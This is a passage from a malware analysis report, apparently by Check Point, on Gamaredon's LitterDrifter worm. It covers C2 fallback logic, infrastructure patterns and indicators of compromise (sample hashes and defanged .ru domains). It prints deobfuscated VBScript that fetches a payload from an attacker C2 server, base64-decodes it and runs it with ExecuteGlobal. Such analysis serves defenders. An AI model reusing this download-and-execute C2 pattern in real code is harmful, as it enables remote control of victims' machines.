
- If the fail counter is currently set to 0, the request is carried out to the file saved in the configuration file.
- If the fail counter is currently set to 1, LitterDrifter attempts to resolve its embedded C2 domain using a WMI Query, as previously described.
- If the fail counter is set to 2, LitterDrifter attempts to connect to a C2 extracted from a Telegram backup channel, using a different user-agent and a `Referer` of `https://www.interfax.ru/tags/`, which is another Russian news site. From there, it extracts an IP address used as a C2.



Lnk5
==141@98@234@148== 17 edited 13:25

Figure 10 – Gamaredon’s Telegram channel that conceals a C&C IP address.

If a payload is found within the C2 reply, LitterDrifter tries to decode it. It unwraps any base64 content and attempts to run the decoded data. Based on our analysis, the payload is not downloaded to most targets.



```
receivedData = FetchContentFromURL(cncURL, userAgent)

If retryCounter > 0 Then
    cncIP = executeWMIQuery(wmiQueryString, randomQuery)
    waitTime()
    cncURL = "http://" & cncIP & "/jaw" & randomValue & "/index.html=?" & random
    receivedData = FetchContentFromURL(cncURL, userAgent)
End If

If retryCounter > 1 Then
    cncIP = extractTelegramDomain(pattern, regexHandler)
    waitTime()
    cncURL = "http://" & cncIP & "/jaw" & randomValue & "/index.html=?" & random
    receivedData = FetchContentFromURL(cncURL, userAgent)
End If

processedData = decodeResponse(receivedData)
processedData = Replace(processedData, vbCr, "")
processedData = Replace(processedData, vbLf, "")
processedData = Replace(processedData, "&&", "")
Set base64Handler = CreateObject("msxml2.domdocument.3.0").CreateElement("base64
base64Handler.DataType = "bin.base64"
base64Handler.Text = processedData
binaryData = base64Handler.NodeTypedValue
decodedBinary = decodeResponse(binaryData)
ExecuteGlobal(decodedBinary)
```

Figure 11 – LitterDrifter’s fail count options and execution of a received payload (Deobfuscated).

Infrastructure

During our analysis, we noticed distinct patterns in the infrastructure employed by Gamaredon in this operation. This includes registration patterns, as all of the domains used by Gamaredon’s LitterDrifter are registered by `REGRU-RU`. and are part of the TLD `.ru`. These findings align with other past reports of Gamaredon’s infrastructure.

Based on some of the patterns, we were able to associate specific domains and subdomains with LitterDriffter’s operation, and other domains that are linked to other clusters of Gamaredon’s activity.

In the LitterDrifter campaign, the C2 module gets the resolution for a Gamaredon-owned domain through a WMI query. It does so by generating a random subdomain of a hardcoded domain, using random words and digits so each domain exhibits a diverse range of associated subdomains. Some domains have just a few subdomains, while others have several hundred. The following charts show the number of subdomains for each of the domains we encountered:




Figure 12 – Number of subdomains per domain.

As we described earlier, the WMI query to Gamaredon's domain returns an IP address that is used as the operational C2 of the campaign. On average, an IP address remains operational for roughly 28 hours. However, the IP address serving as the active C2 usually changes several times a day (all of the IP addresses used might fall within the same subnet), as seen below:




Figure 13 – Number of C&C IP addresses per day in the past 2 months.

Conclusion

In this report, we explored the inner workings of this recently identified worm. Comprised of two primary components – a spreading module and a C2 module – it's clear that LitterDrifter was designed to support a large-scale collection operation. It leverages simple, yet effective techniques to ensure it can reach the widest possible set of targets in the region.

LitterDrifter doesn't rely on groundbreaking techniques and may appear to be a relatively unsophisticated piece of malware. However, this same simplicity is in line with its goals, mirroring Gamaredon's overall approach. This method has demonstrated considerable effectiveness, as evidenced by the group's sustained activities in Ukraine.

Check Point Customers Remain Protected

Check Point Customers remain protected against attacks detailed in this report while using Check Point Harmony Endpoint and Threat Cloud.

Indicators of Compromise

LitterDrifter samples

cbeaedfa84b02a2bd41a70fa92a46c36

6349dd85d9549f333117a84946972d06

2239800bfc8fdfddf78229f2eb8a7b95

42bc36d5debc21dff3559870ff300c4e

4c2431e5f868228c1f286fca1033d221

1536ec56d69cc7e9aebb8fbd0d3277c4

49d1f9ce1d0f6dfa94ad9b0548384b3a

83500309a878370722bc40c7b83e83e3

8096dfaa954113242011e0d7aaaebffd

bbb464b327ad259ad5de7ce3e85a4081

cdae1c55ec154cd6cef4954519564c01

2996a70d09fff69f209051ce75a9b4f8

9d9851d672293dfd8354081fd0263c13

96db6240acb1a3fca8add7c4f9472aa5

1c49d04fc0eb8c9de9f2f6d661826d24

88aba3f2d526b0ba3db9bc3dfee7db39

86d28664fc7332eafb788a44ac82a5ed

1da0bf901ae15a9a8aef89243516c818

579f1883cdfd8534167e773341e27990

495b118d11ceae029d186ffdbb157614

Infrastructure

ozaharso[.]ru

nubiumbi[.]ru

acaenaso[.]ru

atonpi[.]ru

suizibel[.]ru

dakareypa[.]ru

ahmozpi[.]ru

nebtoizi[.]ru

squeamish[.]ru

nahtizi[.]ru

crisiumbi[.]ru

arabianos[.]ru

gayado[.]ru

quyenzo[.]ru

credomched[.]ru

lestemps[.]ru

urdevont[.]ru

hoanzo[.]ru

absorbeni[.]ru

aethionemaso[.]ru

aychobanpo[.]ru

ayzakpo[.]ru

badrupi[.]ru

barakapi[.]ru

boskatrem[.]ru

brudimar[.]ru

decorous[.]ru

dumerilipi[.]ru

heartbreaking[.]ru

judicious[.]ru

karoanpa[.]ru

lamentable[.]ru

procellarumbi[.]ru

ragibpo[.]ru

raidla[.]ru

ramizla[.]ru

samiseto[.]ru

superficial[.]ru

talehgi[.]ru

undesirable[.]ru

valefgo[.]ru

vasifgo[.]ru

vilaverde[.]ru

vloperang[.]ru

zerodems[.]ru

geminiso[.]ru

vilaverde[.]ru

lamentable[.]ru

raidla[.]ru

boskatrem[.]ru

heartbreaking[.]ru

sabirpo[.]ru

valefgo[.]ru

vasifgo[.]ru

absorbeni[.]ru

vloperang[.]ru

decorous[.]ru

ramizla[.]ru

procellarumbi[.]ru

andamanos[.]ru

triticumos[.]ru